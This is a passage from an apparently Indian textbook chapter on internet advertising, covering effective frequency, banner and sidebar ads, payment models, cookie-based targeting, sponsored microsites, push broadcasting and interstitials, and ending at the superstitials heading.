Many an advertisements needs to be seen several times before it can be recalled. The number of times a member of the audience must be exposed to an advertisement before it can be recalled is referred to as the "effective frequency" of the advertisement. The effective recall frequency falls somewhere between four and seven, for most traditional media advertising.

Exceeding the effective frequency is unnecessary. It might even be harmful in some cases, because the advertisement may then simply become part of the general background or scenery and subsequently get ignored. An advertisement's effectiveness tends to follow a normal distribution or a bell-shaped curve, with one to three low exposures, four to seven as high, and thereafter the curve tails off again.

In traditional media, advertising costs are not linked directly to effectiveness, but rather are most often determined solely by the number of impressions that a given publication or site can deliver to its target audience. These rates are usually quoted as cost per thousand impressions a (CPM).

The emergence of the internet as an information exchange and communication medium, through FTP applications such as Archie, Gopher and Veronica, Bulletin Board Services, electronic mail facility, has opened up new avenues for advertising. Advertising, through these media, has been in existence for a decade. It is the emergence of the world wide web, powered by HTTP and HTML, with multimedia publishing capabilities, that has made it a means for mass communication.

The fundamental building block of web advertising is the sponsored page itself. Web users downloading a popular page would be presented with the sponsor's advertisement, in a passive manner—the advertisement requires no interaction or activity from the user. Early advertising models simply involved the advertiser paying the web page owner/ publisher, on the basis of the page's popularity; either a monthly fixed fee, or more often an impressions fee based, similar to the CPM in traditional media advertising.

A particularly useful aspect of the web is its ability to engage the user in a more active marketing message, than can be achieved through the passive 'witnessing' of a magazine spread. The advertiser's objectives, therefore, gradually shifted from exposing the user to simple impressions, to enticing the user into visiting the corporate web site of the advertiser, for a more complete marketing dialogue.

The web operates on a referral mechanism, as people have to know the address of a page to visit it. This can be accomplished using traditional media mechanism for building traffic to the page, offering dynamic contents of value, and getting it indexed in various search engine databases under appropriate categories. The strategy of just build it well and they'll find you is not appropriate to the information rich internet environment. Web advertisers are crucially dependent on links to their sites, which have evolved from the simple logos of early sponsoring into what are now called 'banners'. The most obvious application of advertising skill in the web is now in the creation, placement, and operation of these 'active advertisements'.

Although the internet offers a huge, unlimited global advertising opportunity, there is some need for caution. The common myth about the internet offering global coverage, is certainly true, as the number of internet users are several tens of millions, and the demographic mix is appropriate for certain classes of products and services. However, it would be unwise to assume that this counts as a 'global audience' for any advertisement on the internet. An internet advertising campaign for certain goods will attract attention only from a subset of the global audience, and is limited to those who:

- Know of its existence,
- Are interested in the products and services, and
- Intend to receive the commercial message itself.

Some products and services are definitely of interest to almost all internet and web users. For example, by definition, internet users are potential customers for computer hardware and software products. The internet population, therefore, is an almost ideal target market for companies such as Microsoft, Adobe, Dell Computers, and Netscape. The relationship between the target market and the internet user community may not be so well defined in some other products and services. For example, the relationship between Ford's target market and internet users is not very obvious. For others, it may just be a palpable belief that their products can receive global exposure through a corporate web site. Had they spent the money on more traditional media, it would have cost much more then the expense of establishing a few web pages. However, low costs alone are not enough to make web advertising viable. A strong presence, which translates into considerable audience reach, is required for successful internet advertising. Many companies, from specialty manufacturers to global trading concerns, have found that the internet is definitely not the gold mine that it was hoped to be. In fact, about 40% of corporate web sites, built with the objective of global marketing presence, were abandoned as a result of disappointing internet visibility and overall returns.

The other aspect of the global media myth is that like the audience of a television program, the internet audience is a passive one. Early internet advertisements mimicked this, assuming that a sufficiently captivating image would hold the viewers' attention long enough for the product message to be transmitted. On the contrary, the internet user is not recumbent. Internet surfing is an active phenomenon, with users rapidly hopping from one internet site to the other. The challenge for the advertisers therefore is not simply attracting the viewer, but also captivating and retaining him.

Advertisers need to entice the internet users to forums, or identify appropriate forums, such as chat rooms, mailing lists, bulletin board services, newsgroups, FTP archives and web sites. Once attractive forums have been identified, the advertiser using internet media has several advantages over the regular media advertiser. This is primarily due to the fact that users have a choice in deciding to visit and spend time over the advertisement. Thus, any viewer who spends time is likely to be an interested one. Internet users themselves evolve, from being novices to becoming more sophisticated, in using and trusting electronic gadgets and the internet. Three new market segments seem to have clearly emerged on the horizon. We classify them as:

1. *Net-Surfers:* This segment consists of new internet users, usually young persons with short attention spans. These people tend to hop from site to site, usually trying to discover more and more; if something looks interesting at a site, they may scan it, or download it otherwise move on to next site. People in this segment may be browsing several documents/sites simultaneously. It is the segment that may be very hard to appeal to, but is attractive to marketers and advertisers. The decisions made by this segment tend to be impulsive, and buying right off the net is quite common.

2. *Net-Buyers:* This segment of users spend a lot of time online as a part of their business activity, usually at their workplace. It tends to be dominated by software professionals, academicians, researchers, engineers, and others employed in the

online service provider industry. According to first IIML Web usage survey, 1999, this group consists of nearly 60% of the internet user population in India.

3. *Net-Consumers:* This segment consists of users who access the network from their homes. It represents families, and offers the opportunities for the retail industry, entertainment industry, and convenience stores. It is the segment that holds the biggest promise, as we move towards a digital economy. Advertisers and marketers can influence this segment by making it more convenient to shop online rather than visiting local stores. In India, this segment already constitutes 30% of the internet users.

There are two ways by which the internet user can frequent a forum: by typing the forum address explicitly into the client-program, such as a web-browser, or by using a referenced link from the current forum.

There are several ways to tell a user about a link to a web page. The most obvious way is to have the site can be listed by one, or all, of the web search engines. In addition, external marketing and advertising, that forms a part of the broader program or campaign, can also reference the web site. Many newspapers, television or magazine advertisements now include URL's for advertiser's home pages. Finally, business cards, letter heads, exhibition boards, product wrappers, etc., can all carry the URL alongside the logo.

EMERGENCE OF THE INTERNET AS A COMPETITIVE ADVERTISING MEDIA

We shall now take up the issue of the internet as an advertising medium, compared to other media, available at present.

Our conjecture about the internet is that it has now been accepted as an important stand alone advertising medium. Moreover, some of the missing elements contingent to internet advertising are being forged, so as to remove some of the disadvantages of using this media. In the following sections, we consider the strengths and weaknesses of the internet as a medium.

Strengths of Internet Advertising

The internet as a medium presents great advertising opportunities for marketers, mainly due to four important reasons:

- Growth in Usage
- Demographics of Users
- Higher Effectiveness
- Competitive Efficiency

In the following sections, each one of these is considered in a greater detail.

Growth in Usage

Over the years the Internet has been witnessing an exponential rate of growth and has already reached the critical mass globally. As of March 2008 statistics, according to Wikipedia (http://en.wikipedia.org/wiki/List_of_countries_by_number_of_Internet_users) as of July 2007, the estimated number of Internet users is over 1.01 billion, with the European Union, the USA, China, Japan and India accounting for 247 million, 208 million, 162 million, 87.5 and

60 million users respectively. With the liberalisation of the telecommunication and ISP policy, India has seen an unprecedented growth, at just 5.6%, leaving a huge opportunity for further growth.

The United States, Canada and Japan have already reached a matured Internet market state with the penetration at 65% of the population. Further, 100 million Americans use the web at least once a week, and 30 million are daily users. Moreover, studies show that the average internet user spends 8.6 hours a month online. Similar trends are reported around the globe. All these point to a very healthy growth in the usage figures, as well as the usage patterns of the Internet.




Fig. 14.1 Growth of Internet Connections in India

Demographics of Users

The demographics of internet users is broadening. As mentioned earlier, the internet no longer consists of a "community of nards". Another significant factor about demographics is gleaned by examining the income profiles of users. In financial terms, 60% of those who used the Internet in the past 6 months have household incomes above Rs16000 per month-almost double the Indian middle class average income.




Fig. 14.2 Demographics of the Internet (Indian Users in 2000)
Source: Survey of internet commerce research center (icrc.iiml.ac.in)

Interestingly, marketers pursuing certain segments of the population are finding the internet increasingly useful. For those interested in, say, Indian men aged 21–35, with incomes above Rs 16,000 per month, the web can provide access to about 2 million users—about 40 per cent of the targeted demographic segment, and a critical mass in itself.

Higher Effectiveness

The internet has proven to be reasonably good at achieving advertising objectives, such as shaping attitudes. However, it also has capabilities that traditional media cannot match. Features that make the internet a superior medium include its addressability, its interactivity, and its scope for customization. Internet advertisers can go beyond traditional media limitations, in the ability to undertake process like identifying individual users, targeting and talking to them one at a time, and engaging in a genuine two-way dialogue.

Competitive Efficiency

In terms of advertising economics, the internet can compete with existing media, both in response, as measured by click-through, and in exposure, as measured by CPM. The cost, per thousand, of reaching people through web advertising, in a general population segment, is cheaper than advertising in news papers and magazines.

Moreover, Internet's economics looks even better due to its ability to define the target consumer segment precisely. The cost of reaching families that earn over $70,000 and own a foreign car, for instance, can be less than a quarter of using a specialty magazine such as *Car and Driver*.

MODELS OF INTERNET ADVERTISING

Over the past five years several advertising models have evolved over the internet, these include banner advertisements, sponsored contents, microsites, interstitial, superstitials and opt-ins. Although, the banner model still remains the most prominent, the interstitial and superstitial are becoming increasingly popular, due to the rich multimedia (television like) experience they deliver, enabling them to be more effective. These models are dealt with in greater detail in the following sections.

BANNER ADVERTISEMENTS

A banner advertisement is a, small, graphics link placed on a web page. The banner is linked to the advertiser's web pages, so that clicking on it transports the browser into the advertiser's lair. It is estimated that now around 60% of the e-marketing space (i.e. web site content delivery) has been occupied by advertising, the overwhelming majority of it is in the form of banners.

The reason for the popularity of banner advertising has mainly been because advertisers favours them over other advertisements. To regular media advertisers banner advertisements look deceptively like 'real world' magazine advertisements. It is this superficial similarity that makes it acceptable and legitimate to web users. In many ways, banner advertisements are perhaps the 'purest' application of traditional advertising skills, in the web. Like traditional advertisements, they must provide a sufficiently persuasive enticement, in a very small amount of space. However, banner advertisements have an effect that is directly and precisely measurable; users who click on the banner can be easily counted. What is more, the advertiser, rather than the publisher or a paid for audit service, can record the numbers. The "click-through" results when a browser user visits the advertisers' web page, and each of these such visits can be recorded as well.

The ratio of the number of web-browsers who visit a web page and subsequently click on the advertiser's banner is called the "click-through-rate". In general, the best click-through rates of around 3 to 8 %, have been achieved in an extremely well-targeted environments. These environments include the websites that cater to very specific information and whose visitors are also the ones who are in need of the specialised information. For example, a specialised medical information website on diabetes and heart disease with advertisements of specific drugs for these conditions. But, in general, the typical click-through rates are far more lower and a good banner advertisement may be able to achieve around 0.5% click-through rates. However, banner success rates are still markedly better than response rates from regular print media campaigns, in which a figure of 0.15 % is not atypical.

To increase the effectiveness of this attractive form of online advertising, for the traditional—trained advertiser, a number of studies have been undertaken to see how banner ads might be shaped. Apart from the technical advances, the payment model for the advertising banner has also progressed.

Banner Payment Models

The earliest of the advertising payment models was based on a simple, flat rate fee. Very soon, however, it was replaced by payment models based on the CPM model, whereby advertisers pay on the basis of the number of impressions of an advertisement. In most cases, the publishers owning and operating the sites, selling advertising space, will guarantee a number of impressions per month, either on the CPM basis, or a fixed monthly price with a quotation for the equivalent CPM.

In comparison to the more traditional media, this is a very expensive form of advertising-comparable to well focused advertising in profession specific subscription magazines. The other problem with this model is the underlying principle itself. Traditional media advertising is priced on the basis of impressions, purely and simply because this is the best system for that medium. On the web, however, this method is not the best for two reasons:

(i) impressions are in fact difficult to assess precisely; and
(ii) a more precise measure than impressions is actually available—the 'click-through'.

Nowadays, the idea of paying for results, through the concept of click-through, has become more popular. For advertisers, pay-by-click is advantageous, as they pay only against results. For publishers, however, this is certainly not advantageous. In the current pricing model, they are likely to receive lower advertisement revenues for banner space; worse still, they are being rewarded for web-user activity, over which they have no control.

A banner advertisement 'belongs' to the advertiser—they create it, they decide on its appearance and wording, and control its destination. For the advertiser to require payment by result is equitable, given their economic models; for the publisher to require payment by impression is also equitable, given the low degree of control they exercise over audience interactivity. Can the two approaches be squared? It can, by the involvement of a third player—the advertising agency—in the creation and placement of the advertisement.

When an advertising agency manages an account for a firm, the factors leading to an advertisement's success are controlled by them. An equitable model for both the advertiser and publisher, in banner advertising, would then involve the 'payment-by-result' agreement with the advertisement agency, in terms of an agreed click-through rate to the advertiser's site.

Now, comes the important issue of how a banner works? There are two aspects to this—one, the pages on which the banner is placed and the second, the placement of the banner in each page.

The actual page on which the banner is placed is one of the major determinants in successful it is going to be. A well-focused web page—one that is attracting the appropriate audience for the advertisement—is clearly worth buying, even at very high advertising rates. Therefore, in the web pages of search engines, "deeper" pages are worth more than "higher" pages i.e., as the web user specifies ever more precise search requirements, the web pages display a more improved reflection of their interests, and therefore can be expected to be more successful. Thus, search engines allow advertisers to sponsor particular search words, so that their banner is displayed on the pages appropriate to their product. But, search engines do not make the best vehicle for banners are far better vehicles Web pages of organizations or individuals, that are directly relevant to the advertised product or service. For example, partner pages.

The position of the banner in websites and on pages is very important. Research undertaken in early 1996 found a marked difference in click-through rates for banners placed on the first screen versus those placed on the subsequent screens. Typically, the banners appearing on the first screen achieve click-through rates that are almost 7 to 8 times more than banners that appear in pages below the 'cut'.

This observation has interesting implications for banner placement in many online publications, particularly for newspapers. The success rate of web banners imply that banner advertisement should be granted equal prominence with the masthead itself.

Once the banner has been placed on an appropriate page, in an appropriate position, the appearance of the banner becomes the most important aspect. First, there is the question of the wording of the advertisement—the 'headline' and the 'copy'. The headline is the brief introduction to the advertisement; the copy is the more detailed text that supports and reinforces the message. In traditional advertising, it is frequently observed that a good headline almost always implies a successful advertisement; and that conversely a poor headline can never be saved by even the most erudite of copy.

In the context of the banner, the headline is usually the only text that is seen, with the subsequent copy on the target pages to which the banner links. Over the years, advertisers have found that there is a set of key words in the headline that often prove successful like, 'you/yours', 'new', 'money/free', 'people', and 'why/how'.

Second, there is the question of graphics, logos, cartoons, and so forth-the actual color and visual nature of the banner. A major problem is that loading graphics over the internet can be a time-consuming business, web users are apt to lose patience and stop the transfer. Banners are therefore designed to be small. Netscape for example, limits the size of these graphic files to just 10 K. Typically the size is 468*60 pixels—less than 10 % of the screen itself.

Apart from the size of the graphic, advertisers should also consider the order in which the page is loaded by the browser. Initially, most pages load the textual content, followed then by the graphics. Because of this, it is important to provide the text of the banner as a hypertext link, alongside the banner itself. In this way, the key headline message appears on the web page almost immediately, and will be sufficiently high up on the page to be visible to the users, while they wait patiently for the rest of the page to be loaded.

A further issue is of exposure. The past studies by multiple advertising agencies have shown that the first exposure offers the highest click-through rotes and this declines to half the first impression rates for the next two impressions. On further six rounds of exposure the click-through rates dropped to half of that of the second exposure and by the time we reach the 9th, 10th exposure, the click-through rates are almost negligible. Thus, the banner is useful for a few times, though the effectiveness drops after three times. Because of this, successful advertisers change banners frequently. Netscape, for example, rotates banners on its pages at least every 10 minutes.

A subsidiary point on exposure is that the first three impressions must be used to the fullest. With less than 10 % of the screen allotted for the banner, it is all too easy for the web user to quickly pass over the advertisement. One facility that browsers and web pages now support is the ‘frame’. In this, the web page is subdivided into regions -like windows-with separate scrolling. Advertisers can now ensure that a frame is always available on the screen, holding the advertisement.

The web supports a variety of mechanisms to allow banner graphics to be animated. Using animated graphics information format (GIFs), a series of still images can be projected, giving a primitive form of animation. Simple cartoons, moving clockwork, jacks-in-the-box, and so forth, can all be supported in this very simple manner. In most cases, it is still possible to keep the file size down to 10 K. Research undertaken in 1996 showed that the effectiveness of a banner could be increased by a factor of 25%, by the simple step of including such moving images. An alternative to animated graphics is now, provided by, the increasingly widespread, Java Applets.

Apart from planning the general appearance and position of the banner on the page, it is also necessary to encourage the viewer to use the banner. The simple words “click here” have been found to increase the effectiveness of banners four-fold. In some cases, banner advertisers have found it necessary to try offering inducements like free gifts, but surveys of web users show that they are more interested in Information rather than freebies.

A simple and effective banner advertising strategy is to use a known, ‘talking head’ on the banner, offering the answer to an intriguing question, like “Do you know how the electricity reaches your home? Click to find out”.

A Banner Effectiveness Study

Considerable research has been done on the effectiveness of banner advertisements. One such study was conducted by the "Internet Advertising Bureau", which commissioned Mbinteractive to conduct a survey on the Advertising Effectiveness of Banner's.

This study is important because it is the largest and most comprehensive research ever undertaken in any medium, one advertising effectiveness, made possible because of the web's ability to provide quantitative results quickly. The study was conducted in a real world setting, with real brands, on real media sites, with a real audience of consumers naturally accessing the web sites, so that the most representative results could be provided.

Overview of the Methodology

The IAB Online Advertising Effectiveness Study [6] was fielded, from June 1 to June 13, 1997, simultaneously across twelve leading web sites: CNN, CompuServe, ESPN SportsZone, Excite, Geocities, HotWired, Looksmart, Lycos, MacWorld, National Geographic Online, Pathfinder (People), and Ziff-Davis. The first wave of the survey collected only basic demographics and an e-mail address. The second wave of the study collected much more detailed information about the brands that were advertised on these 12 sites. Finally about 16,738 respondents were chosen for the survey-a, substantial test sample. The classic experimental research design was applied by randomly assigning users to be part of either the test (no banners) or the exposed cells (banners are shown). Inferences drawn from the study are as follows:

(a) *Consumer acceptance of online advertising is comparable to that of traditional media:* MBinteractive asked comparable questions for the web, print, and television. On a five point scale ranging from "Strongly in favor of" to "Strongly against", between 60% and 70% of web users report top two scores in favor of web, television, and print advertising.

(b) *Online advertising dramatically increases advertisement awareness, after only one exposure:* Advertisement awareness was measured by a question asking respondents if they recalled seeing an advertisement on a particular web site in the past seven days. Those who responded with "no" were prompted with the tested advertisement and then asked the question again.

Based on the criterion of getting noticed by consumers, the twelve advertisement banners tested by the IAB demonstrate unequivocal success after a single additional ad exposure. Eleven out of the twelve show marked improvement in advertisement awareness. An additional exposure to the advertisement boosted advertisement awareness by 30% on an average (from 34.0% to 44.1%), statistically significant at the 95% confidence level.

(c) *Web advertising boosts awareness of advertised brands:* Eight of the twelve advertisement banners tested showed positive increases in brand awareness (three of the other brands tested already enjoyed nearly universal levels of awareness at 100%, 99% and 92% respectively and could not go much higher). For two relatively new brands, the increase was dramatic. Web advertisement banners not only have the ability to remind consumers about brands which they are already aware of, they can and do inform users about products that were not previously on the consumer's radar. Across the 12 brands tested, an increase of 5%, on an average was observed in the awareness of these brands (from 61% to 64%, statistically significant at the 95% confidence level).

(d) *Online advertising provides significant brand communications power:* Since each of the 12 brands studied had varying creative objectives, the research investigated attitudinal shifts on a brand by brand and item by item basis. The results :

- Six of the twelve web advertising banners met the statistically significant threshold of 90%, on brand perception items.
- Five out of these six demonstrate clear positive change, while the sixth shows a polarization of positive and negative attitudes, with a positive net effect on purchase intent.
- In general, web advertising can positively impact brand perceptions.

(e) *Click-throughs are not necessary* for *impactful brand communication; in fact, click-throughs don't add very much*: Banner exposure itself was responsible for 96% of the brand enhancement, while a click-through only contributed 4%. Though, additional powerful messaging may wait on the other side of a banner, at the advertiser's web site, analysis indicates that the exposure itself carries nearly all of the value. Click-through may be an important element of some online campaigns, but with an industry average of 2%, the real communications power is where the majority of the audiences can see the message.

(f) *Online advertising is more likely to be noticed than television advertising*: Millward Brown International's FORCE score (First Opportunity to see Reaction Created by the Execution) measures a medium's ability for its advertising to be noticed first. The results show that web advertising compares favorably with television, in its ability to create a brand linked impression.

The results are impressive indeed since little research has been conducted on how to optimize online advertising—much in contrast to the significant expenditures allocated to television and print creative pre-testing. And while television has the advantage of being more intrusive (through the combination of sight, sound and motion), it is still a passive medium where the viewer is not required to be actively engaged and attentive in order to consume it. Conversely, web and print-based media have the advantage of active reader involvement and attention, being 12–18 inches away from their audience and requiring them to take action to consume the medium. The engaged state, which the web encourages, seems to help provide higher attention to online advertising.

Conclusions from the Survey

- Online advertising, using banners, has tremendous communications power. In fact, even after single exposure, banners can impact the traditional marketing measures like:

  (i) Advertisement awareness
  (ii) Brand awareness
  (iii) Brand perceptions
  (iv) Potential for sales

- Given that the web's advertising power is just beginning to be understood, any advertiser looking to build their brand and increase their sales should utilize online advertising, alongside traditional media to ensure their future success.
- Click-through rates (CTR) may not really be an effective tool for measuring the effectiveness of a banner advertisement. It is therefore, evident, that the "Click-through" model will have to evolve further or disappear, because of the reasons cited in the study above, as well as the reasons cited under "Banner payment Models".

Customized Banner Advertising

Despite the growing numbers of banner advertisers, high cost, size limitations, and low click-through rates make it far from ideal. One of the first steps to extend banner advertising is to use the processing and programming capabilities of the computer on which the advertisement is being displayed. A simple means of doing this is, for example, by using the facilities of Sun's 'Java' or Microsoft's 'ActiveX' Applets.

An 'applet' is a small program or set of instructions, copied from a web server onto the local browser. With these applets the browser can execute the programs locally. Web applets have been used within banners to provide simple yet engaging games such as the basic ping-pong games, familiar from the very earliest of home computer systems.

These 'banner-games' are a dramatic improvement from the earliest simple banner advertisements. Others have gone beyond games, to offer many useful programs, for example, a food magazine's banner advertising featured an embedded applet and reply form to allow users to search an online database of recipes. The click-through rate for this banner was over 50%. Such enhanced banners are becoming popular because of their high success rates. There are other elements of modern browser technology that can be applied by equally well online advertisers, to capture attention. For example, the 'subliminal advertisement'-an intermediate advertisement—is introduced between two content heavy pages. The clever trick, however, is that the advertisement automatically jumps to the next content heavy page, after only a few seconds.

For personal profile based targeting, "cookies" are the, most obvious prospect, after applets. The trail of browser activity, of each machine, can be stored and accessed through the cookie mechanism by an advertiser. The local browser accepts token data and stores in on the local machine, this data is referred to as a cookie. The information stored in cookie files is transferred to web servers, depending upon the scope defined and stored in the cookie file for each cookie. The cookie mechanism allows a form of 'transaction state' to be introduced into stateless web protocols. From an advertising perspective, they are very useful. Browser-held information can provide the servers with a wide range of information about the browser user—their geographical location and browser type in particular. However, the true power of cookies comes from the setting of values, that indicates which of a series of advertisements a particular browser has seen. As previously mentioned, effectiveness of a specific banner declines dramatically after the first exposure. By recording the banners that have already been seen, a web publisher can ensure that only the unseen banners are displayed.

Cookies can also be used in more sophisticated ways. In particular, the cookie can be used to track the path through a series of web pages or shopping choices, called a 'Click Trail'; or even criteria performed by search engines. This information can then be used to construct a profile of the user, so that only those advertisements that are relevant to them are in fact displayed. It has also been suggested that the complete set of cookies held on a given user's browser—including records of books bought, shops and sites visited, search terms regularly used, etc.—could all be used to create a very comprehensive profile. Programs able to collect several disjointed sets of cookies are called 'cookie monsters'. There is however the obvious fear of an invasion of privacy through this sort of analysis. One way around this problem would be for users to create and define their personal profile of interests.

Along with the developments in the nature of the banners, however, there has also been parallel development in the publishing models for these banners. Taking advantage of the 'self-published' nature of the web medium, several advertisers have employed the 'banner exchange' mechanism, rather than a formal sponsoring arrangement. By a process of exchange agreements, two web advertisers can agree to carry each other's banner advertisements, by cross-linking of sites. This process paves the way for a wider audience, and more visibility can be achieved.

Banners however are only one method whereby commercial advertisers can associate their products, services, or good name with a web page. Direct, formal sponsoring of the content is another method.

Sidebar Advertisements

A sidebar advertisement is a variant of the banner advertisement and is also commonly referred to as a **skyscraper ad**. Unlike the banner advertisement that has a horizontal orientation, a sidebar advertisement has a vertical orientation. Since, the advertisement has a vertical orientation, it can have larger heights, but the width of a sidebar advertisement is generally limited to 120 pixels.

Many a study conducted by Millard Brown, Internet Advertisement Boards' have found that a sidebar advertisement generally has a greater impact than a banner advertisement due to the reasons stated below:

- A sidebar advertisement is several (two to three) times longer than a banner advertisement and appears alongside the information being browsed on screen by a user.
- Further, the banner advertisement usually disappears from the viewable part of the screen as soon as the user scrolls the screen by 60 pixels or so. On the contrary, a sidebar advertisement remains visible even after a longer extent of scrolling and also as the user scans the screen horizontally for information, the sidebar advertisement keeps on making an impact on the users. Thus, it cannot be completely ignored by the users like a banner advertisement.

The higher impact of sidebar advertisements due to reasons stated above imparts a greater branding power. Also, due to the enhanced visibility of the advertisement, the sidebar advertisements achieve a higher click-through rate. A sidebar advertisement typically achieves a click-through rate of one per cent i.e., 10 clicks per 1,000 impressions, or in other words, roughly twice that of a banner advertisement. The typical going rates are about $1.00 to $1.50 per 1,000 run-of-site impressions for a sidebar advertisements placement. The customised, targeted sidebar advertisements fetch higher revenues from the advertisers.

SPONSORING CONTENT

The banner, not being part of the web surfers search pattern, tends to get ignored, unless the message is directly related to the surfers, intended content. Therefore, successful web advertisers must ensure that their content—commercial messages and enticements-is included as part of the user's search and surf patterns, rather than as a separate, free-standing and easily ignored part.

Perhaps, the simplest and most obvious model for this is 'product placement'. A sponsor's product—soft drink, a motor vehicle, clothes etc.—is used and presented in a blatant and explicit manner within the film, television show or novel. The application of this approach to the Web Pages is easy to see. At the simplest level it is called "content co-branding", the sponsor's messages can be woven in throughout the content of a sponsored web page, e.g., a sponsorship deal between a golf equipment manufacturer and the web site covering sports information. Content weave sometimes leads to a compromise in site quality, through over promotion of the sponsor's interest. A better alternative to content weaving is the use of 'microsites'. The idea behind a microsite is that the sponsor funds or provides a smaller set of pages—much smaller than the primary corporate pages—that are of immediate and specific interest to the sponsored site's visitor. Usually these are associated with 'infotainment' sites such as online web magazines, where the microsite acts almost like a newspaper insert. These microsites have sometimes been called 'brand modules' or even 'cuckoos', since they are like eggs placed in another bird's nest. The important point is that these microsites are developed specifically to follow their basic structure, presentational feel, and to be intimately embedded with the core content, without compromising it.

The microsite can make it clear that a set of pages is sponsored, or can choose to disguise the fact; it can even include an explicit link to the sponsor's site, for those interested in more information about the particular brand. These microsites have been used by a variety of successful advertisers; VISA, for example, sponsored a collection of such pages within Yahoo!.

The Sponsorship Process

While the microsite, or even more intimate sponsorship, is more likely to succeed than simple banner links, there is still the question of ensuring that the sponsorship deal itself is successful. In making a formal sponsorship arrangement, the sponsor must ensure that a wide variety of contractual conditions are put in place. These include, where the links to the sponsored content will appear, the guarantees a web site owner provides against system failures, an agreement not to carry rival products, and establishing the responsibility for maintaining and updating the microsite pages. It is also necessary to establish the conditions under which the sponsored site will gain additional revenue. In electronic commerce, there may be a case where as a result of a link from a sponsored site, products are sold. In this situation, it would be entirely appropriate to reward the sponsored site for its effectiveness. For example, Amazon offers a commission sites providing links to its online bookstore, when links result in a sale.

Because of practical considerations, advertisers are looking for alternatives to the interactive medium of banners and web sites. This has resulted in a return to the traditional 'push' form of broadcast advertising, within the web.

SCREENSAVERS AND PUSH BROADCASTING

With the release of a new screensaver, downloadable worldwide, through the web pages of Guiness in 1995, the new mechanism of disseminating commercial messages became popular. Although, it was not the first such commercial screensaver, it definitely found the most widespread audience. Screensavers, usually, capture passing attention, unless they are interesting and entertaining enough to be installed in the first place. But, once installed, they offer more exposure to the message, over a period of time.

In 1996, a wholly novel method of information dissemination, called 'push' broadcasting, became available over the internet. The importance of the mechanism was recognized by several internet media publishers. The model utilized user's, preference for selecting their own choice of material, as well as their interest in being informed, as soon as possible, about changes and updates to the material. The notion of push broadcasting was employed, by organizations such as PointCast, providing a wide variety of information 'channels' for users to select. Of course, since the service is free of charge to the user, the information and 'broadcast' news to each user also includes a continual feed of advertising and commercial break material. The broadcast mechanism functions continuously or at a defined periodicity.

There are of course certain problems associated with this model. The broadcast nature of the content utilizes expensive bandwidth, and causes slowdowns on the network access of organizations. Corporations may have to regulate it as, additionally, the provision of this service may act as a major source of distraction for employees.

Despite these minor issues, push broadcast shows a strong route march forward for the new interactive media, combining the traditional 'pull' elements associated with the freedom of choice, familiar to web users, with a well focused choice of news and other information feeds. With the expected rapid progression of digital television-allowing elements of both pull and filtering into what was previously a purely push medium-we can see two isolated media rapidly and successfully converging.

CORPORATE WEB SITE

While sponsored content, microsites, and banners all provide a means of exerting influence over potential customers, by far the most important element of web advertising lies in the construction and deployment of corporate web sites.

Corporate web sites provide an opportunity to present information regarding products and services, and influence customers. There are many different types of corporate web sites, serving a variety of purposes. At the simplest level, there are web sites that present basic information about the company, often in the form of an online version of the corporate brochure. A more evolved type of web site, though similar to the simpest type in its overall nature, contains a variety of information about the company, or presents research papers and other publications that the organization would like to disseminate. In fact the key to a potentially successful web site lies in attracting an interested audience, by providing them with a valuable reason to visit, a compelling reason to stay, and an enticement to return in the future, i.e., a 'visitor center' model.

There is a third type of web site, which intends to attract and retain an interested audience through content, that is deliberately entertaining. Here, the perception is that the brand name is so well known that the web site need not try to sell it, but can instead be used to reinforce it. Leisure clothing manufacturers and major soft drink companies use these kinds of sites.

The fourth type of web site is the 'hybrid' site. Many leading car manufacturer's sites, in particular, fall into this category. Here, the sites provide a combination of elements-entertaining games, relevant lifestyle information, useful software, corporate data and so forth. In other words, these sites provide a little of everything, hoping that the 'scatter-gun' approach will ensure a compelling reason to stay, for each category of visitor. Of course, such compelling visitor-centric establishments are expensive to maintain, but they can be counted on to add towards the overall brand position of the advertiser.

INTERSTITIALS

In 1997, Berkeley Systems introduced a new model of serving online advertisements. These advertisements, referred to as interstitials, appear in between on screen activities, such as pushing a button, transition of the screen, in game shows, or in interactive session situations when you reach or cross certain thresholds. One of the early uses of the interstitial was in the "You Don't Know Jack-NetShow", where after every five or six questions in an interactive game, a mini-commercial, with rich multi-media, capability popped up. Due to rich media content (audio, video and images etc.), and being integrated as a part of the game, the model has been more effective compared to traditional models. In the online advertising scenario, interestitials offer more creative advertisements compared to banners. A judicious mix of audio, video, and images can render a television-like advertisement over the internet. This television-like advertisement quality of interstitials captures the users, attention actively, unlike the banner that may simply be ignored by them. Given the present bandwidth bottlenecks of the internet, at times it may not be possible to deliver these rich media clips online. Intermittent and jerky delivery over the network may actually provide an experience worse than a banner.

SUPERSTITIALS

